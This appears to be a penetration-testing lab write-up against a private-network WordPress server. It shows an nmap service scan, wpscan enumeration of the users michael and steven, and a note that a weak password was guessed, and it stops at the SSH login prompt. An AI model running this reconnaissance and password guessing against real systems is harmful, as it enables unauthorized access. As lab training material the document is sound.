


```
root@Kali:~/Desktop# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-08 17:41 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00090s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.10 ((Debian))
111/tcp  open  rpcbind     2-4 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.25 seconds
root@Kali:~/Desktop# 
```

Exploitation: Unsalted User Password Hash

Summarize the following:

- Command: wpscan -url http://192.168.1.110/wordpress -eu
- Users Identified: michael, steven




```
:01

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not bee
n output.
[!] You can get a free API token with 50 daily requests by registering at h
ttps://wpvulndb.com/users/sign_up

[+] Finished: Wed Jun  8 17:43:08 2022
[+] Requests Done: 64
[+] Cached Requests: 4
[+] Data Sent: 12.834 KB
[+] Data Received: 18.622 MB
[+] Memory used: 130.344 MB
[+] Elapsed time: 00:00:04
root@Kali:~/Desktop# 
```

Exploitation: Weak User Password

Summarize the following:

- The attackers were able to guess a user's password since it was weak.
- Capable of accurately guessing a user's password and gaining access to the web server via SSH.
- ssh into Michael's account




```
Are you sure you want to continue connecting (yes/no/[fingerprint])? no
Host key verification failed.
root@Kali:~# ssh michae@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be establish
ed.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8
.
Are you sure you want to continue connecting (yes/no/[fingerprint])? no
Host key verification failed.
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be establish
ed.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8
.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
